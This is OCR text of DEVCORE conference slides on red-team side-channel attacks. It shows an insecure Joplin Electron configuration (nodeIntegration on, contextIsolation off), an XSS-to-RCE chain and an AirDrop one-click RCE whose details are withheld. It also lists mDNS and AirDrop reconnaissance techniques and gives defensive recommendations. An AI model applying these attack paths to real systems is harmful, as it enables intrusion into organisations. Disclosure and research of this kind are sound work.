
Joplin

DEVCORE

Free your notes

Joplin is an open source note-taking app. Capture your thoughts and securely access them from any device.

Download the app | Sign up with Joplin Cloud



Joplin

DEVCORE


```
86          const windowOptions: any = {
87              x: windowState.x,
88              y: windowState.y,
89              width: windowState.width,
90              height: windowState.height,
91              minWidth: 100,
92              minHeight: 100,
93              backgroundColor: '#fff', // required to enable sub pixel rendering, can't be in css
94              webPreferences: {
95                  nodeIntegration: true,
96                  contextIsolation: false,
97                  spellcheck: true,
98                  enableRemoteModule: true,
99              },
00              webviewTag: true,
01              // We start with a hidden window, which is then made visible depending on the showTrayIcon s
02              // https://github.com/laurent22/joplin/issues/2031
03              show: debugEarlyBugs,
04          };
```

DEVCORE

XSS –> RCE


DEVCORE

AirDrop + Joplin
= One-Click RCE



僅公布於研討會

DEVCORE




僅公布於研討會

DEVCORE

DEVCORE

AirDrop One-Click to RCE




僅公布於研討會

DEVCORE

DEVCORE

尚未修補
不公開詳細資訊



僅公布於研討會

DEVCORE

紅隊的 Side Channel Attack

DEVCORE

- ✓ 內對內 mDNS 資訊搜集技巧
- ✓ 內對內偽造服務並劫持手法
- ✓ AirDrop 情蒐方法
- ✓ AirDrop 外對內攻擊新途徑

防範建議

DEVCORE

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

防範建議

DEVCORE

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

防範建議

DEVCORE

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

防範建議

DEVCORE

- 建議可建立並加強宣導針對企業內網服務、程式碼與密碼等內部資訊存放的規範與原則
- 限制內部員工或實習生不得將企業內部敏感資訊存放外部服務中
- 建議盤點並關閉不必要的服務發現功能，以降低攻擊面
- AirDrop 建議關閉或限制僅限聯絡人，也應避免點擊來源不明的傳送內容

DEVCORE

Q&A

戴夫寇爾股份有限公司
contact@devco.re
02-2577-0925